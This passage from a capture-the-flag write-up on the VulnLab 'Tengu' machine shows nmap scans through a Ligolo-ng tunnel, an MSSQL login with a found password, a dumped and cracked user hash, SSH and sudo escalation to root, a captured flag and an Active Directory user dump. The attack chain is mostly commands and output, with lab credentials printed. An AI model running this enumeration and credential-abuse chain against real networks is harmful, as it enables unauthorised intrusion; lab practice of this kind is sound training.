|     DNS_Tree_Name: tengu.vl
|_    Product_Version: 10.0.20348
| ms-sql-info:
|   10.10.195.6:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
|       Post-SP patches applied: true
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-04-27T09:04:10
|_Not valid after:  2054-04-27T09:04:10
|_ssl-date: 2024-04-27T09:42:59+00:00; -1s from scanner time.
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=SQL.tengu.vl
| Not valid before: 2024-03-24T13:19:50
|_Not valid after:  2024-09-23T13:19:50
|_ssl-date: 2024-04-27T09:42:59+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: TENGU
|   NetBIOS_Domain_Name: TENGU
|   NetBIOS_Computer_Name: SQL
|   DNS_Domain_Name: tengu.vl
|   DNS_Computer_Name: SQL.tengu.vl
|   DNS_Tree_Name: tengu.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-04-27T09:42:19+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-04-27T09:42:22
|_  start_date: N/A
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.99 seconds
Ok we can access to 1433/tcp open ms-sql-s
We do the same for the DC:
$ sudo ip route add 10.10.195.5/32 dev ligolo
$ nmap -sC -sV 10.10.195.5 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 18:47 JST
Nmap scan report for DC.tengu.vl (10.10.195.5)
Host is up (0.28s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-04-27 09:47:55Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tengu.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.tengu.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.tengu.vl
| Not valid before: 2024-03-10T20:46:03
|_Not valid after:  2025-03-10T20:46:03
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tengu.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.tengu.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.tengu.vl
| Not valid before: 2024-03-10T20:46:03
|_Not valid after:  2025-03-10T20:46:03
|_ssl-date: TLS randomness does not represent time
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: tengu.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.tengu.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.tengu.vl
| Not valid before: 2024-03-10T20:46:03
|_Not valid after:  2025-03-10T20:46:03
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tengu.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.tengu.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.tengu.vl
| Not valid before: 2024-03-10T20:46:03
|_Not valid after:  2025-03-10T20:46:03
|_ssl-date: TLS randomness does not represent time
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC.tengu.vl
| Not valid before: 2024-03-10T13:32:17
|_Not valid after:  2024-09-09T13:32:17
|_ssl-date: 2024-04-27T09:49:19+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: TENGU
|   NetBIOS_Domain_Name: TENGU
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: tengu.vl
|   DNS_Computer_Name: DC.tengu.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-04-27T09:48:40+00:00
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: DC, NetBIOS user: <unknown>, NetBIOS MAC: 0a:69:74:cc:c4:e1 (unknown)
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-04-27T09:48:39
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.05 seconds
As we can access to the internal network via Ligolo-ng, then we will test the connection to MSSQL database:
$ crackmapexec mssql 10.10.195.6 -u 'nodered_connector' -p 'DreamPuppyOverall25' --local-auth -q "SELECT @@Version"
MSSQL       10.10.195.6     1433   SQL              [*] Windows Server 2022 Build 20348 (name:SQL) (domain:SQL)
MSSQL       10.10.195.6     1433   SQL              [+] nodered_connector:DreamPuppyOverall25
MSSQL       10.10.195.6     1433   SQL              --------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
MSSQL       10.10.195.6     1433   SQL              Microsoft SQL Server 2022 (RTM) - 16.0.1000.6 (X64)
MSSQL       10.10.195.6     1433   SQL              Oct  8 2022 05:58:25
MSSQL       10.10.195.6     1433   SQL              Copyright (C) 2022 Microsoft Corporation
MSSQL       10.10.195.6     1433   SQL              Developer Edition (64-bit) on Windows Server 2022 Standard 10.0 <X64> (Build 20348: ) (Hypervisor)
We can do same with netexec.
MSSQL enumeration
$ impacket-mssqlclient tengu.vl/nodered_connector:DreamPuppyOverall25@10.10.195.6
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: Dev
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL): Line 1: Changed database context to 'Dev'.
[*] INFO(SQL): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (nodered_connector  nodered_connector@Dev)>
Checked if we have EXEC xp_cmdshell permissions but no, this user has only lower privileges.
We know that Dev database exists, then check if there are other databases:
SQL (nodered_connector  nodered_connector@Dev)> SELECT name FROM master.dbo.sysdatabases;
name
------
master

tempdb

model

msdb

Demo

Dev
Found
Demodatabase
Get the table name:
SQL (nodered_connector  nodered_connector@Dev)> SELECT table_name from Demo.INFORMATION_SCHEMA.TABLES;
table_name
----------
Users
Get all items in the Users table:
SQL (nodered_connector  nodered_connector@Dev)> SELECT * from [Demo].[dbo].Users;
  ID   Username          Password
----   ---------------   -------------------------------------------------------------------
NULL   b't2_m.winters'   b'af9cfa9b70e5e90984203087e5a5219945a599abf31dd4bb2a11dc20678ea147'
We can do the same with legacy method:
SQL (nodered_connector  nodered_connector@Dev)> use Demo;
[*] ENVCHANGE(DATABASE): Old Value: Dev, New Value: Demo
[*] INFO(SQL): Line 1: Changed database context to 'Demo'.
SQL (nodered_connector  nodered_connector@Demo)> SELECT * FROM Users;
  ID   Username          Password
----   ---------------   -------------------------------------------------------------------
NULL   b't2_m.winters'   b'af9cfa9b70e5e90984203087e5a5219945a599abf31dd4bb2a11dc20678ea147'
Found
t2_m.winters:af9cfa9b70e5e90984203087e5a5219945a599abf31dd4bb2a11dc20678ea147
Try to crack it with Hashcat but failed…
But lucky as we found a correspondance in CrackStation:

Found
t2_m.winters:Tengu123
Privilege escalation (t2_m.winters) (Tengu_User-1)
We have 2 ways:
Way 1 with escalate from nodered_svc to t2_m.winters:
nodered_svc@nodered:~$ su t2_m.winters@tengu.vl
Password: Tengu123
t2_m.winters@tengu.vl@nodered:/home/nodered_svc$
Way 2 with a direct connection with SSH:
$ ssh tengu.vl\\t2_m.winters@10.10.195.7
(tengu.vl\t2_m.winters@10.10.195.7) Password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

t2_m.winters@tengu.vl@nodered:~$
Check SUDO privileges:
t2_m.winters@tengu.vl@nodered:/home/nodered_svc$ sudo -l
[sudo] password for t2_m.winters@tengu.vl:
Matching Defaults entries for t2_m.winters@tengu.vl on nodered:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User t2_m.winters@tengu.vl may run the following commands on nodered:
    (ALL : ALL) ALL
Oh we have full permissions then we can go directly to root anf get the first flag Tengu_User-1:
t2_m.winters@tengu.vl@nodered:/home/nodered_svc$ sudo su
root@nodered:/home/nodered_svc# cd /root/
root@nodered:~# ls
root.txt  snap
root@nodered:~# cat root.txt
VL{2c6d9107958f338659c95a810e4938d5}
AD enumeration
As my instance has been stopped the i started a new one:

# VulnLab
10.10.142.69	DC.tengu.vl
10.10.142.70	SQL.tengu.vl
10.10.142.71	nodered.tengu.vl
We reconfigure Ligolo-ng to be aligned with the new assigned network + add 2 static routes to DC and SQL.
Then our Ligolo-ng tunnel is established properly:
[Agent : nodered_svc@nodered] » ifconfig
┌────────────────────────────────────┐
│ Interface 0                        │
├──────────────┬─────────────────────┤
│ Name         │ lo                  │
│ Hardware MAC │                     │
│ MTU          │ 65536               │
│ Flags        │ up|loopback|running │
│ IPv4 Address │ 127.0.0.1/8         │
│ IPv6 Address │ ::1/128             │
└──────────────┴─────────────────────┘
┌───────────────────────────────────────────────┐
│ Interface 1                                   │
├──────────────┬────────────────────────────────┤
│ Name         │ ens5                           │
│ Hardware MAC │ 0a:f9:db:d2:17:3b              │
│ MTU          │ 9001                           │
│ Flags        │ up|broadcast|multicast|running │
│ IPv4 Address │ 10.10.142.71/28                │
│ IPv6 Address │ fe80::8f9:dbff:fed2:173b/64    │
└──────────────┴────────────────────────────────┘
[Agent : nodered_svc@nodered] » tunnel_list
┌─────────────────────────────────────┐
│ Active tunnels                      │
├───┬─────────────────────┬───────────┤
│ # │ AGENT               │ INTERFACE │
├───┼─────────────────────┼───────────┤
│ 2 │ nodered_svc@nodered │ ligolo    │
└───┴─────────────────────┴───────────┘
Then we dump the Active Directory with Netexec and analyze with BloodHound:
Users (can be helpfull if needed password spray in future):
$ nxc ldap dc.tengu.vl -u 't2_m.winters' -p 'Tengu123' --users
SMB 10.10.142.69 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:tengu.vl) (signing:True) (SMBv1:False)
LDAP 10.10.142.69 389 DC [+] tengu.vl\t2_m.winters:Tengu123
LDAP 10.10.142.69 389 DC [*] Total records returned: 210
LDAP 10.10.142.69 389 DC -Username- -Last PW Set- -BadPW- -Description-
LDAP 10.10.142.69 389 DC Administrator 2024-03-09 18:51:57 0 Built-in account for administering the computer/domain
LDAP 10.10.142.69 389 DC Guest <never> 0 Built-in account for guest access to the computer/domain
LDAP 10.10.142.69 389 DC krbtgt 2024-03-09 19:46:38 0 Key Distribution Center Service Account
LDAP 10.10.142.69 389 DC c.fowler 2024-03-09 19:58:17 0
LDAP 10.10.142.69 389 DC t2_c.fowler 2024-03-09 20:02:00 0
LDAP 10.10.142.69 389 DC t1_c.fowler 2024-03-09 20:03:23 0
LDAP 10.10.142.69 389 DC t0_c.fowler 2024-03-09 20:04:33 0
LDAP 10.10.142.69 389 DC m.winters 2024-03-10 14:24:19 0
LDAP 10.10.142.69 389 DC t2_m.winters 2024-03-12 17:29:03 0
LDAP 10.10.142.69 389 DC t1_m.winters 2024-03-10 21:34:03 0
LDAP 10.10.142.69 389 DC Jodie.Carter 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Christine.Collins 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Cameron.Fry 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Maria.Howells 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Maureen.Davidson 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Jay.Wright 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Glenn.Wilson 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Adrian.Brady 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Natalie.Brown 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Darren.Andrews 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Julie.Clayton 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Karen.Taylor 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Oliver.Price 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Michael.Wright 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Victoria.Fisher 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Hannah.Hutchinson 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Marian.Browne 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Tracy.Morgan 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Kenneth.Akhtar 2024-03-25 13:26:40 0
LDAP 10.10.142.69 389 DC Garry.Potter 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Victoria.Bates 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Hazel.Smart 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Diane.Howells 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Jane.Wheeler 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Brian.Vincent 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Katie.Turnbull 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Rosemary.Clayton 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Sharon.Rowley 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Diana.Riley 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC David.Clarke 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Patrick.Parry 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Pamela.Burke 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Karen.Clarke 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Dominic.Holden 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Alice.Moore 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Dominic.Randall 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Mitchell.Forster 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Chelsea.Lewis 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Brian.Hopkins 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Tony.Bryant 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Dominic.Jones 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Gavin.Thompson 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Grace.Sanders 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Mandy.James 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Elliot.Moore 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Robin.Knowles 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Lorraine.Patel 2024-03-25 13:26:41 0
LDAP 10.10.142.69 389 DC Marian.Lewis 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Karl.Griffiths 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Francis.Brown 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Damian.Webb 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Lynda.Morris 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Kevin.Swift 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Grace.Bell 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Terence.Webb 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Michael.Manning 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Ashleigh.Clarke 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Leigh.Pearson 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Barbara.Davis 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Kenneth.O'Sullivan 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Iain.Taylor 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Maureen.Jones 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Natalie.Allen 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Carol.Bailey 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Kathryn.Gregory 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Nicole.Hewitt 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Marian.Reynolds 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Lucy.Smith 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Irene.Mitchell 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Marian.Hodgson 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Margaret.Robinson 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Neil.Evans 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Sian.Fleming 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Ben.Hughes 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Hugh.Nelson 2024-03-25 13:26:42 0
LDAP 10.10.142.69 389 DC Lisa.Johnson 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Annette.Pearson 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Marilyn.Campbell 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Tracy.Morrison 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Stacey.Begum 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Jean.Noble 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Luke.Taylor 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Vanessa.Rose 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Sylvia.Chapman 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Benjamin.James 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Elliot.Foster 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Robin.Green 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Jordan.Roberts 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Kim.Wright 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Joel.Rowley 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Lynne.Marshall 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Nicole.Price 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Brandon.Gibson 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Maurice.Dean 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Geraldine.Richardson 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Donna.Morgan 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Reece.Phillips 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Claire.King 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Jayne.Oliver 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Oliver.Fleming 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Hannah.Miller 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Connor.Clark 2024-03-25 13:26:43 0
LDAP 10.10.142.69 389 DC Wayne.Dobson 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Jack.Thompson 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Michael.Williams 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Ashleigh.Whittaker 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Dale.Elliott 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Chloe.Shaw 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Kieran.Jackson 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Josephine.Johnson 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Trevor.Kelly 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Yvonne.Steele 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Joanne.Holden 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Henry.White 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Susan.Palmer 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Joe.Fisher 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Alice.Hill 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Alice.Thompson 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Billy.Smith 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Elizabeth.Fletcher 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Melanie.Warren 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Kelly.Turnbull 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Luke.Haynes 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Lucy.Kaur 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Tracy.Berry 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Graham.Jones 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Denis.Wright 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Denise.Andrews 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Ashleigh.Bell 2024-03-25 13:26:44 0
LDAP 10.10.142.69 389 DC Laura.Duffy 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Guy.Connor 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Roy.Elliott 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Howard.McCarthy 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Kelly.Nash 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Alexandra.Bird 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Denise.Davies 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Nicola.Hayward 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Samantha.Hussain 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Sara.Hall 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Gerard.Patel 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Charlotte.Mitchell 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Donna.Evans 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC James.Wells 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Sarah.Collins 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Frank.Johnson 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Lisa.Hanson 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Raymond.Hutchinson 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Hugh.Lee 2024-03-25 13:26:45 0
